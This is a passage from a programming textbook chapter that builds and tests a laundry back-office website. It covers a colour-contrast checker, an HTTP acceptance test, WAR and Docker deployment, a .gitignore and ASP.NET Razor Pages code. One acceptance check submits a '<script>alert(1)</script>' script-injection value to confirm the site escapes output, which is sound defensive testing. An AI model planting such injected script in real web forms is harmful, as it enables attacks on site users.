    f, b = tokens.get(fg, fg), tokens[bg]
    r = ratio(f, b)
    print(f"{fg + ' on ' + bg:<22} {r:>6.2f}:1  {'pass' if r >= 4.5 else 'FAIL':<17}
{'pass' if r >= 3 else 'FAIL'}")
```

Listing 12.16 is the same program in Java. Both print the same table, character for character:

Listing 12.16 `Contrast.java`: the same check in Java.

```java
// Contrast.java - Problem 12.3: the WCAG contrast ratio of every text color of style.css.
//   javac Contrast.java && java Contrast style.css
import java.nio.file.Files;
import java.nio.file.Path;
import java.util.*;
import java.util.regex.*;

public class Contrast {
    static final String[][] PAIRS = {{"ink", "paper"}, {"ink", "canvas"}, {"muted",
"paper"}, {"muted", "canvas"},
            {"brand", "paper"}, {"brand-ink", "brand"}, {"ok-ink", "ok-bg"}, {"err-ink",
"err-bg"},
            {"danger", "paper"}, {"#9aa5b1", "paper"}};             // the last pair is the
tempting grey

    /** Relative luminance of an sRGB color such as #0b5cad: 0 for black, 1 for white. */
    static double luminance(String hex) {
        double[] c = new double[3];
        for (int i = 0; i < 3; i++) {
            double v = Integer.parseInt(hex.substring(1 + 2 * i, 3 + 2 * i), 16) / 255.0;
            c[i] = v <= 0.04045 ? v / 12.92 : Math.pow((v + 0.055) / 1.055, 2.4);
        }
        return 0.2126 * c[0] + 0.7152 * c[1] + 0.0722 * c[2];
    }

    static double ratio(String fg, String bg) {
        double a = luminance(fg), b = luminance(bg);
        return (Math.max(a, b) + 0.05) / (Math.min(a, b) + 0.05);
    }

    public static void main(String[] args) throws Exception {
        String css = Files.readString(Path.of(args.length > 0 ? args[0] : "style.css"));
        Map<String, String> tokens = new HashMap<>();
        Matcher m = Pattern.compile("--([a-z-]+):\\s*(#[0-9a-fA-F]{6})").matcher(css);
        while (m.find()) tokens.put(m.group(1), m.group(2));
        System.out.printf("%-22s %7s  normal text (4.5)  large text (3.0)%n", "text on
background", "ratio");
        for (String[] p : PAIRS) {
            double r = ratio(tokens.getOrDefault(p[0], p[0]), tokens.get(p[1]));
            System.out.printf(Locale.ROOT, "%-22s %6.2f:1  %-17s  %s%n", p[0] + " on " +
p[1], r,
                    r >= 4.5 ? "pass" : "FAIL", r >= 3 ? "pass" : "FAIL");
        }
    }
}
```

```
text on background       ratio  normal text (4.5)  large text (3.0)
ink on paper            14.76:1  pass               pass
ink on canvas           13.62:1  pass               pass
muted on paper           6.46:1  pass               pass
muted on canvas          5.96:1  pass               pass
brand on paper           6.67:1  pass               pass
brand-ink on brand       6.67:1  pass               pass
ok-ink on ok-bg          8.22:1  pass               pass
err-ink on err-bg        6.94:1  pass               pass
danger on paper          6.57:1  pass               pass
#9aa5b1 on paper         2.50:1  FAIL               FAIL
```

What it looks like. **Figure 12.4** and **Figure 12.5** are the price list and the outlets page of the JSP version, and **Figure 12.6** is the price list at the width of a phone. They were taken by a program, in a headless Chromium browser, from the running site (Problem 12.4 shows how).

Profitina Laundry Back Office Price list Outlets Data model Log out Hendra Wijaya

Price list

Search e.g. dry cleaning Search Add a service

ID	DESCRIPTION	PRICE	BILLS	ACTIONS
S0001	Wash, dry & fold (per kg)	Rp 8.000	1368	Edit Delete
S0002	Express wash & fold, 1 day (per kg)	Rp 12.000	405	Edit Delete
S0003	Ironing only (per kg)	Rp 6.000	256	Edit Delete
S0004	Dry cleaning - shirt/blouse (per item)	Rp 20.000	157	Edit Delete
S0005	Dry cleaning - suit 2 pieces (per item)	Rp 65.000	64	Edit Delete
S0006	Dry cleaning - dress/kebaya (per item)	Rp 45.000	82	Edit Delete
S0007	Dry cleaning - jacket (per item)	Rp 40.000	78	Edit Delete
S0008	Bed cover, any size (per item)	Rp 35.000	170	Edit Delete

Figure 12.4 Feature F1, the price list, served by the JSP pages on MiniJSP. Numbers are right-aligned; Delete is red and asks for confirmation.

Profitina Laundry Back Office Price list Outlets Data model Log out Hendra Wijaya

Outlets

Open an outlet

Profitina Laundry Rungkut O01
Jl. Kenari Raya No. 21, Rungkut, Surabaya 60293
Phone 031-0000-2101 · open since 2019-01-05
5 staff **9** in the queue
Edit Close

Profitina Laundry Keputih O02
Jl. Flamboyan No. 8, Keputih, Sukolilo, Surabaya 60111
Phone 031-0000-2102 · open since 2022-02-01
5 staff **9** in the queue
Edit Close

Profitina Laundry Wiyung O03
Jl. Cempaka Indah No. 45, Wiyung, Surabaya 60228
Phone 031-0000-2103 · open since 2026-01-12
4 staff **5** in the queue
Edit Close

Profitina Laundry · three outlets in Surabaya · sample data to 30 September 2026

Figure 12.5 Feature F5, the outlets as cards, each with its staff and its queue.




Figure 12.6 The same price list 390 pixels wide: the header wraps, and each table row becomes a small card.

Line by line. In `:root`, each `--name: value;` line defines a custom property that every rule can read with `var(--name)`; nothing else in the file contains a color. `font: 1rem/1.5 system-ui, …` sets size and line height together and uses the operating system's own interface font, which is already installed and already tuned for the screen. `font-variant-numeric: tabular-nums` makes every digit the same width, so that `Rp 8.000` and `Rp 65.000` line up at the right. `:focus-visible` draws the outline only when focus came from the keyboard, so mouse users do not see it after every click. The `@media (max-width: 40rem)` block applies only on narrow screens: it hides the table header and turns every row and cell into a block, which stacks the cells of a row vertically. `.err:empty { display: none; }` hides a message box that has nothing in it; Razor prints an empty `<span class="err">` for every field that has no error, and without this line each would show as a small pink stripe.

A tempting wrong solution. Make secondary text a soft, light grey, `#9aa5b1`, because it looks elegant on a designer's bright monitor. The last line of the program's output is that grey on white: 2.50 : 1, a failure even for large text. On a phone in the sun, or for anyone whose eyes are no longer twenty, that text is not elegant; it is missing. The same mistake has a cousin: removing the focus outline (`outline: none`) because it "looks untidy", which leaves keyboard users unable to see where they are.

> **CHECK YOURSELF.** The owner wants the brand color to be orange, `#f28c28`, with white text on the buttons. Will white text on that orange pass rule 2 for a button label of normal size? What would you do?

Answer. Put `--brand: #f28c28;` into `style.css` and run `python contrast.py`: the pair `brand-ink on brand` comes out at about 2.45 : 1, a failure. Keep the orange and change the text: dark ink on orange (`--brand-ink: #1f2933`) passes easily, or darken the orange until white passes. Either way, the program, not a guess, says when it is fixed.

12.4.4 Problem 12.4 — Evidence, write-up, hosting and repository

PROBLEM. Make a report with the database design, a list of features, screenshots and a brief explanation of each feature; state each team member's job and share of the work; upload the website to a free web host and the source code to a public repository.

In our own words. Four pieces of delivery. Screenshots show that a feature worked once, on one machine, on one day. We add something stronger first: an *acceptance test*, a program that uses the website exactly as a browser does and checks every feature, so that "it works" can be proved again in a second after every change. Then the screenshots, taken by a program too. Then the write-up, then a package a Java host can run, then a repository that holds the code and nothing else.

The acceptance test. Listing 12.17 knows nothing about how the site is built, only what it must do. It talks HTTP, keeps cookies, and never follows a redirect by itself, because it wants to *see* every 302. It finds its way through the pages by a few fixed marks that all three versions print: the one-time message `<p class="msg">`, the error `<p class="err">`, one `<td>S0001</td>` per service, one `<section class="card">` per outlet, and the hidden `csrf` field. Because it depends on nothing else, the same test checks the JSP, the Java and the Python version; only the addresses differ, and the table `PATHS` holds both spellings.

Listing 12.17 `acceptance.py`: 21 checks of the Back Office over real HTTP, for any of the three versions.

```
# acceptance.py - Problem 12.4: check the eight features of the Laundry Back Office over
real HTTP.
# The same checks run against every version; only the addresses differ:
#     python3 acceptance.py jsp  http://127.0.0.1:9201      (the JSP pages on MiniJSP or
Tomcat)
#     python3 acceptance.py java http://127.0.0.1:9202      (the JDK HttpServer version)
#     python3 acceptance.py py   http://127.0.0.1:9203      (the Flask version)
# Give the server a FRESH copy of laundry.db: the checks add, change and delete rows.
import http.cookiejar
import re
import sys
import urllib.error
import urllib.parse
import urllib.request

PATHS = {
    "jsp": {"login": "/login.jsp", "logout": "/logout.jsp", "services": "/services.jsp",
            "service_form": "/service-form.jsp", "service_delete": "/service-delete.jsp",
            "outlets": "/outlets.jsp", "outlet_form": "/outlet-form.jsp", "outlet_delete":
"/outlet-delete.jsp"},
    "web": {"login": "/login", "logout": "/logout", "services": "/services",
            "service_form": "/services/form", "service_delete": "/services/delete",
            "outlets": "/outlets", "outlet_form": "/outlets/form", "outlet_delete":
"/outlets/delete"},
}


class NoRedirect(urllib.request.HTTPRedirectHandler):
    def redirect_request(self, *args):          # we want to SEE every 302, not follow it
        return None


class Browser:
    def __init__(self, base, paths):
        self.base, self.p = base, paths
        self.jar = http.cookiejar.CookieJar()
        self.opener =
urllib.request.build_opener(urllib.request.HTTPCookieProcessor(self.jar), NoRedirect)

    def go(self, name, method="GET", query=None, form=None):
        url = self.base + self.p[name] + ("?" + urllib.parse.urlencode(query) if query else
"")
        data = urllib.parse.urlencode(form).encode() if form is not None else None
        req = urllib.request.Request(url, data=data, method=method)
        try:
            with self.opener.open(req) as r:
                return r.status, r.headers.get("Location", ""), r.read().decode()
        except urllib.error.HTTPError as e:
            return e.code, e.headers.get("Location", ""), e.read().decode()
```

Listing 12.17 (Continued) *acceptance.py: 21 checks of the Back Office over real HTTP, for any of the three versions.*

```
    def token(self):
        return re.search(r'name="csrf" value="([0-9a-f]{32})"',
self.go("services")[2]).group(1)

    def session_id(self):                        # JSESSIONID (JSP), SID (JDK server) or
session (Flask)
        cookies = {c.name: c.value for c in self.jar}
        return cookies.get("JSESSIONID") or cookies.get("SID") or cookies.get("session",
"")


def flash(html):
    m = re.search(r'<p class="(msg|err)"[^>]*>(.*?)</p>', html, re.S)
    return m.group(2).strip() if m else ""


def main():
    flavor, base = sys.argv[1], sys.argv[2].rstrip("/")
    b = Browser(base, PATHS["jsp" if flavor == "jsp" else "web"])
    results = []

    def check(name, ok, detail):
        results.append(ok)
        print(("PASS " if ok else "FAIL ") + name + ": " + detail)

    s, loc, _ = b.go("services")
    check("A1 guard", s == 302 and "login" in loc, f"not logged in -> {s} {loc}")
    s, _, html = b.go("login", "POST", form={"email": "owner@profitina-laundry.example",
"password": "wrong"})
    check("A2 wrong password", s == 401 and "Wrong e-mail" in html, f"{s}, message shown")
    s, _, _ = b.go("login", "POST", form={"email": "kasir1@profitina-laundry.example",
"password": "Kasir#2026"})
    check("A3 cashier refused", s == 401, f"a cashier's correct password -> {s}")
    before = b.session_id()
    s, loc, _ = b.go("login", "POST", form={"email": "owner@profitina-laundry.example",
"password": "Owner#2026"})
    check("A4 owner login", s == 302 and "services" in loc and b.session_id() != before,
          f"{s} {loc}, new session id: {b.session_id() != before}")
    t = b.token()

    html = b.go("services")[2]
    ids = re.findall(r"<td>(S\d{4})</td>", html)
    check("F1 list", len(ids) == 12 and "Rp 65.000" in html, f"{len(ids)} services, S0005
costs Rp 65.000")
    ids = re.findall(r"<td>(S\d{4})</td>", b.go("services", query={"q": "dry clean"})[2])
    check("F1 search", ids == ["S0004", "S0005", "S0006", "S0007"], f"'dry clean' -> {'
'.join(ids)}")
    s, _, html = b.go("service_form", "POST", form={"csrf": t, "id": "", "description":
"Sneaker whitening (per pair)", "price": "0"})
    check("F2 refused", s == 422 and "Rp 1" in flash(html), f"{s} {flash(html)}")
    s, loc, _ = b.go("service_form", "POST", form={"csrf": t, "id": "", "description":
"Sneaker whitening (per pair)", "price": "55000"})
    html = b.go("services")[2]
    check("F2 add", s == 302 and "<td>S0013</td>" in html, f"{s}, then: {flash(html)} S0013
listed")
    s, _, _ = b.go("service_form", "POST", form={"csrf": t, "id": "S0013", "description":
"Sneaker whitening (per pair)", "price": "50000"})
    html = b.go("services", query={"q": "S0013"})[2]
```

Listing 12.17 (Continued) *acceptance.py: 21 checks of the Back Office over real HTTP, for any of the three versions.*

```
    check("F3 edit", s == 302 and "Rp 50.000" in html, f"{s}, S0013 now Rp 50.000")
    s, _, _ = b.go("service_delete", "POST", form={"csrf": t, "id": "S0001"})
    html = b.go("services")[2]
    check("F4 refused", "cannot be deleted" in flash(html), flash(html))
    b.go("service_delete", "POST", form={"csrf": t, "id": "S0013"})
    html = b.go("services")[2]
    check("F4 delete", "S0013 deleted" in flash(html) and "<td>S0013</td>" not in html,
flash(html))

    html = b.go("outlets")[2]
    cards = html.count('<section class="card">')
    queues = re.findall(r"<b>(\d+)</b> in the queue", html)
    check("F5 outlets", cards == 3 and queues == ["9", "9", "5"], f"{cards} outlets, queues
{'/'.join(queues)}")
    form = {"csrf": t, "id": "", "name": "Profitina Laundry Mulyosari", "address": "Jl.
Mulyosari No. 3, Surabaya",
            "phone": "031-0000-2104", "opened": "2026-10-01"}
    s, _, html = b.go("outlet_form", "POST", form=dict(form, opened="1 October"))
    check("F6 refused", s == 422 and "2026-10-01" in flash(html), f"{s} {flash(html)}")
    s, _, _ = b.go("outlet_form", "POST", form=form)
    html = b.go("outlets")[2]
    check("F6 open", s == 302 and "Mulyosari <small>O04</small>" in html, f"{s}, then:
{flash(html)}")
    s, _, _ = b.go("outlet_form", "POST", form=dict(form, id="O04", phone="031-0000-2199"))
    html = b.go("outlets")[2]
    check("F7 edit", s == 302 and "031-0000-2199" in html, f"{s}, O04 phone now 031-0000-
2199")
    b.go("outlet_delete", "POST", form={"csrf": t, "id": "O01"})
    html = b.go("outlets")[2]
    check("F8 refused", "cannot be closed" in flash(html), flash(html))
    b.go("outlet_delete", "POST", form={"csrf": t, "id": "O04"})
    html = b.go("outlets")[2]
    check("F8 close", "O04 closed" in flash(html) and html.count('<section class="card">')
== 3, flash(html))

    s, _, _ = b.go("service_delete", "POST", form={"id": "S0012"})
    check("S1 no token", s == 403, f"a POST without the form token -> {s}")
    s, _, _ = b.go("service_delete")
    check("S2 GET delete", s == 405, f"GET on a delete address -> {s}")
    b.go("service_form", "POST", form={"csrf": t, "id": "", "description":
"<script>alert(1)</script>", "price": "100"})
    html = b.go("services", query={"q": "script"})[2]
    check("S3 escaping", "&lt;script&gt;" in html and "<script>alert" not in html, "the
description is shown, not run")
    b.go("service_delete", "POST", form={"csrf": t, "id": "S0013"})
    s, loc, _ = b.go("logout", "POST", form={"csrf": t})
    s2, loc2, _ = b.go("services")
    check("A5 logout", s == 302 and s2 == 302 and "login" in loc2, f"{s} {loc}; afterwards
/services -> {s2}")
    print(f"{sum(results)} of {len(results)} checks passed")
    sys.exit(0 if all(results) else 1)
```

Listing 12.17 (Continued) *acceptance.py: 21 checks of the Back Office over real HTTP, for any of the three versions.*

```
if __name__ == "__main__":
    main()
```

Listing 12.18 gives each run a fresh copy of the database, starts one version, waits until it answers, runs the test and stops the server again.

Listing 12.18 `run_acceptance.sh`: one version, one fresh database, one run, then the server is stopped.

```
#!/usr/bin/env bash
# run_acceptance.sh - start one version of the Back Office on a FRESH copy of the database,
# run acceptance.py against it, and stop the server again.
#     bash tests/run_acceptance.sh jsp|java|py        (from the Chapter12 folder)
set -euo pipefail
cd "$(dirname "$0")/.."
work=$(mktemp -d)
cp data/laundry.db "$work/laundry.db"
export LAUNDRY_DB_URL="jdbc:sqlite:$work/laundry.db" LAUNDRY_DB="$work/laundry.db"
case "$1" in
  jsp)  port=9201; (cd jsp && rm -rf out && mkdir out \
          && javac -encoding UTF-8 --release 17 -d out $(find src ../minijsp/src -name
'*.java') \
          && exec java -Dminijsp.work="$work/work" -cp "out:../lib/sqlite-jdbc-
3.53.2.0.jar" \
                minijsp.Main serve webapp $port) > "$work/server.log" 2>&1 & ;;
  java) port=9202; (cd java && rm -rf out && mkdir out \
          && javac -encoding UTF-8 --release 17 -d out BackOffice.java $(find ../jsp/src -
name '*.java') \
          && exec java -cp "out:../lib/sqlite-jdbc-3.53.2.0.jar" BackOffice $port) >
"$work/server.log" 2>&1 & ;;
  py)   port=9203; (cd python && exec python3 back_office.py $port) > "$work/server.log"
2>&1 & ;;
  *)    echo "usage: $0 jsp|java|py"; exit 2 ;;
esac
server=$!
trap 'kill $server 2>/dev/null; rm -rf "$work"' EXIT
for _ in $(seq 1 60); do curl -s -o /dev/null "http://127.0.0.1:$port/" && break; sleep
0.5; done
python3 tests/acceptance.py "$1" "http://127.0.0.1:$port"
```

Run against the JSP pages, `bash tests/run_acceptance.sh jsp` prints the following; the Java and Python versions print the same 21 lines, except that their addresses have no `.jsp`.

```
PASS A1 guard: not logged in -> 302 login.jsp
PASS A2 wrong password: 401, message shown
PASS A3 cashier refused: a cashier's correct password -> 401
PASS A4 owner login: 302 services.jsp, new session id: True
PASS F1 list: 12 services, S0005 costs Rp 65.000
PASS F1 search: 'dry clean' -> S0004 S0005 S0006 S0007
PASS F2 refused: 422 The price must be from Rp 1 to Rp 99.999.
PASS F2 add: 302, then: Service added. S0013 listed
PASS F3 edit: 302, S0013 now Rp 50.000
PASS F4 refused: Service S0001 appears on bills and cannot be deleted.
PASS F4 delete: Service S0013 deleted.
PASS F5 outlets: 3 outlets, queues 9/9/5
PASS F6 refused: 422 The opening date must look like 2026-10-01.
PASS F6 open: 302, then: Outlet opened.
PASS F7 edit: 302, O04 phone now 031-0000-2199
PASS F8 refused: Outlet O01 still has employees or bills and cannot be closed.
PASS F8 close: Outlet O04 closed.
PASS S1 no token: a POST without the form token -> 403
PASS S2 GET delete: GET on a delete address -> 405
PASS S3 escaping: the description is shown, not run
PASS A5 logout: 302 login.jsp; afterwards /services -> 302
21 of 21 checks passed
```

Screenshots by program. `tests/screenshots.py` logs in with Playwright, a library that drives a real Chromium browser from Python [11], fills a form, and saves the screenshots of **Figure 12.4** to **Figure 12.6** and **Figure 12.7**. A program takes the same pictures after every change, so the write-up's pictures never show last week's site.




Figure 12.7 Feature F2 refusing a price of 0: status 422, the message at the top, and what was typed still in the fields.

The write-up. **Table 12.4** lists its parts and, for each, the artifact of this chapter that supplies it. Nothing in the write-up should be typed from memory when a program can print it.

Table 12.4 The parts of the write-up and where each comes from.

Part	What it contains	Where it comes from
Database design	conceptual model; physical model	**Figure 12.2**; `SchemaReport` or `schema_report.py` output
Features	one row per feature: what, who, requests, CRUD	**Table 12.3**
Evidence	one screenshot and two or three sentences per feature; the acceptance run	`screenshots.py`; **Listing 12.17** output
Design	the six rules; the contrast table	Problem 12.3; `contrast.py` output
How to run and deploy	commands, settings, the address of the live site	`README.md`; **Listing 12.19**, **Listing 12.20**
Team	each member's deliverables and share	a table like the one described below

The team's shares. A percentage means little on its own. Give, for each member, the concrete things he or she delivered, each of which someone else can find: "Putri: the data model and `Office.java` (features F1 to F8), the acceptance test; 55%. Tanoyo: all JSP pages, the stylesheet and the contrast check, the screenshots, the deployment; 45%." The repository's history supports the statement (who changed which files), but a count of commits is not a measure of work: one careful commit of the model is worth more than twenty commits that fix typing mistakes. Agree the table as a team before the write-up is handed over.

A package for Tomcat. A JSP application is deployed as a *WAR* file (web archive): a ZIP file with the pages at the top, the compiled classes under `WEB-INF/classes`, the libraries under `WEB-INF/lib` and the descriptor `WEB-INF/web.xml`. **Listing 12.19** builds it with the JDK's own `javac` and `jar`. The model needs no servlet library at all, which is why this step works on any JDK; the pages themselves are compiled by Tomcat when they are first requested [12]. Tomcat does not

include JSTL, so its two jars must be placed in `jsp/lib-extra/` first; the script says so when they are missing.

Listing 12.19 `build-war.sh`: the Back Office as `dist/laundry.war` for Tomcat 10.1 or newer.

```
#!/usr/bin/env bash
# build-war.sh - package the Back Office as dist/laundry.war for Tomcat 10.1 or newer.
# The model classes need no servlet API at all; the JSP pages are compiled by Tomcat
itself.
set -euo pipefail
cd "$(dirname "$0")"
rm -rf build dist && mkdir -p build/WEB-INF/classes build/WEB-INF/lib dist
javac -encoding UTF-8 --release 17 -d build/WEB-INF/classes $(find src -name '*.java')
cp -r webapp/. build/
cp ../lib/sqlite-jdbc-3.53.2.0.jar build/WEB-INF/lib/
cp lib-extra/*.jar build/WEB-INF/lib/ 2>/dev/null || echo "note: lib-extra/ has no JSTL
jars; see lib-extra/README.md"
(cd build && jar --create --file ../dist/laundry.war .)
echo "built dist/laundry.war ($(unzip -l dist/laundry.war | tail -1 | awk '{print $2}')
entries)"
```

```
note: lib-extra/ has no JSTL jars; see lib-extra/README.md
built dist/laundry.war (27 entries)
```

On a machine with Tomcat, copy `dist/laundry.war` into Tomcat's `webapps` folder as `ROOT.war`, set the environment variable `LAUNDRY_DB_URL` to the database (for example `jdbc:sqlite:/srv/laundry/laundry.db`), and start Tomcat; the site answers on port 8080. That last step could not be run for this book, because Tomcat could not be downloaded here.

A free host. Here the brief meets a fact that beginners discover too late: the free hosts that most tutorials recommend run PHP and nothing else, and a JSP site needs a Java server. The practical route is a host that runs *containers*, many of which have a free tier that accepts a `Dockerfile` and sleeps when nobody visits. **Listing 12.20** puts the WAR into the official Tomcat image. It was not run here (Docker was not available), so treat it as a template and check the host's current terms. Two warnings belong in the write-up. A free container's disk is usually wiped on every redeploy, so a SQLite file inside it loses its changes; for real data, point `LAUNDRY_DB_URL` at a hosted database. And the sample passwords of the Laundry database are public, so change the owner's password before the address is shared.

Listing 12.20 `Dockerfile`: the WAR on Tomcat 10.1, for a host that runs containers.

```
# Dockerfile - Problem 12.4: the Back Office on Tomcat, for a free host that runs
containers.
# Build first:  bash jsp/build-war.sh      (with the JSTL jars in jsp/lib-extra/)
# Then, from the Chapter12 folder:  docker build -f deploy/Dockerfile -t laundry-office .
FROM tomcat:10.1-jdk21-temurin
RUN rm -rf /usr/local/tomcat/webapps/*
COPY jsp/dist/laundry.war /usr/local/tomcat/webapps/ROOT.war
# A copy of the sample database. On a free host the disk is usually wiped on every
# redeploy, so real data belongs in a hosted database (set LAUNDRY_DB_URL to it).
COPY data/laundry.db /data/laundry.db
ENV LAUNDRY_DB_URL=jdbc:sqlite:/data/laundry.db
EXPOSE 8080
```

The repository. Two kinds of file must never reach a public repository: data and secrets. **Listing 12.21** lists them, together with everything the computer rebuilds by itself, and Git then refuses to add them [13]. The database password or session key of a real deployment comes from the environment, never from a file in the repository; a secret that has been pushed once must be changed, because deleting it later leaves it in the history.

Listing 12.21 `gitignore.txt`: copy it to the root of the project as `.gitignore`.

```
# .gitignore - Problem 12.4: what must never reach the public repository.
# Copy this file into the root of YOUR project and rename it to .gitignore.
# Data and secrets
*.db
.env
# Things the computer rebuilds by itself
out/
build/
dist/
work/
*.war
bin/
obj/
__pycache__/
# Downloaded libraries (the README says where to get them)
lib-extra/*.jar
```

A tempting wrong solution. Take the screenshots by hand at the start of the project, when the pages first worked, and write "all features tested" in the write-up. Two weeks and forty changes later, feature F4 no longer refuses to delete a service with bills (somebody opened a connection without `PRAGMA foreign_keys = ON`), the screenshot still shows the refusal, and the write-up is false without anyone having lied. An acceptance test that runs in a second after every change makes that kind of silent breakage visible the moment it happens; check F4 of **Listing 12.17** exists for exactly this case.

> **CHECK YOURSELF.** A teammate proposes to commit `data/laundry.db` "so that the site works right after cloning". What goes wrong, and what should the repository contain instead?
>
> *Answer.* The file would carry every customer's name, phone number and address into a public repository, which personal-data law forbids, and every test run that changes it would produce a new binary version in the history. The repository should contain the *schema* and a script that creates a fresh database with sample data (the Laundry database is built exactly this way by its generator), and the `README.md` should say which command to run.

12.5 New Worked Problems: Pages and State

The remaining seven problems use ASP.NET Core Razor Pages, the modern form of the ideas that Chapter 9 met as Web Forms, together with their Java and Python equivalents. All the Razor pages live in one small project, `aspnet/LaundryPages`, which we meet first.

The project. A Razor Pages project is a folder with a project file, a start-up file, a `Pages` folder and a `wwwroot` folder for static files [14]. The project file, `LaundryPages.csproj`, says "a web project on .NET 10" and nothing more, because the project needs nothing beyond the shared framework that comes with the SDK. **Listing 12.22** is the start-up file: it registers Razor Pages, registers the data store as a *singleton* (one object for the whole application, which is application state in the vocabulary of Chapter 11), and maps every page to its address.

Listing 12.22 `Program.cs`: Razor Pages, one shared data store, static files.

```
// Program.cs - starts the Razor Pages of Chapter 12.
//   dotnet run --urls http://127.0.0.1:9210
// Settings (appsettings.json or environment variables of the same name):
//   LaundryCsv  folder of the CSV export (default ../../data/csv)
//   LaundryNow  a fixed "now" such as 2026-09-30 21:00:00, for repeatable runs
//   CounterDir  where the visitor counters of Problem 12.6 keep their files
using LaundryPages.Data;

var builder = WebApplication.CreateBuilder(args);
builder.Services.AddRazorPages();
builder.Services.AddSingleton(_ => Store.Load(builder.Configuration["LaundryCsv"] ??
"../../data/csv"));

var app = builder.Build();
app.UseStaticFiles();
app.UseRouting();
app.MapRazorPages();
app.Run();
```

Listing 12.23 is the data store. It loads the seven CSV files of the Laundry export into lists at start-up and offers the few operations the pages need: look up a service, customer or bill; add a bill, priced from the price list; move a bill to its next status; record a payment. Every change happens inside `lock (gate)`, so that two requests arriving together cannot interleave their changes. The block between `#if USE_SQLITE` and `#else` is the guarded path: after `dotnet add package Microsoft.Data.Sqlite`, building with `dotnet run -p:UseSqlite=true` defines the symbol `USE_SQLITE`, and the store reads `laundry.db` itself instead of the CSV files. That path was not compiled here, because the package server could not be reached; everything else was.

Listing 12.23 `Store.cs`: the Laundry data in memory, with the operations of Problems 12.7 and 12.8.

```
// Store.cs - the Laundry data the pages of Chapter 12 work on, held in memory.
// Loaded from the CSV export (no package needed); with -p:UseSqlite=true, from laundry.db.
// Changes live in memory until the server stops: enough to watch forms, handlers and state
work.
using System.Globalization;
using System.Text;

namespace LaundryPages.Data;

public sealed record Service(string Id, string Description, decimal Price);
public sealed record Outlet(string Id, string Name);
public sealed record Customer(string Id, string Name, string Phone);
public sealed record Payment(string BillId, string PaidAt, string Method, decimal Amount);

public sealed class Bill
{
    public required string Id { get; init; }
    public required string Arrived { get; init; }
    public string? Finished { get; set; }
    public string? Departed { get; set; }
    public required string Status { get; set; }
    public required string Rack { get; init; }
    public int Unit { get; init; }
    public decimal Charged { get; init; }            // the column Bill.payment: what was
charged
    public required string CustomerId { get; init; }
    public required string ServiceId { get; init; }
    public string? OutletId { get; init; }
}

public static class Money
{
    public static string Rupiah(decimal v) =>
        "Rp " + v.ToString("#,0", CultureInfo.InvariantCulture).Replace(',', '.');
}

public sealed class Store
{
    private readonly object gate = new();            // one writer at a time
    public List<Service> Services { get; } = new();
    public List<Outlet> Outlets { get; } = new();
    public List<Customer> Customers { get; } = new();
    public List<Bill> Bills { get; } = new();
    public List<Payment> Payments { get; } = new();
```

Listing 12.23 (Continued) *Store.cs: the Laundry data in memory, with the operations of Problems 12.7 and 12.8.*

```
    public static Store Load(string csvFolder)
    {
        var s = new Store();
#if USE_SQLITE
        // Guarded path: compiled only with -p:UseSqlite=true after `dotnet add package
Microsoft.Data.Sqlite`.
        using var con = new Microsoft.Data.Sqlite.SqliteConnection("Data Source=" +
Path.Combine(csvFolder, "..", "laundry.db"));
        con.Open();
        IEnumerable<Dictionary<string, string>> Read(string table)
        {
            using var cmd = con.CreateCommand();
            cmd.CommandText = "SELECT * FROM " + table;       // table is one of ours,
never input
            using var r = cmd.ExecuteReader();
            var rows = new List<Dictionary<string, string>>();
            while (r.Read())
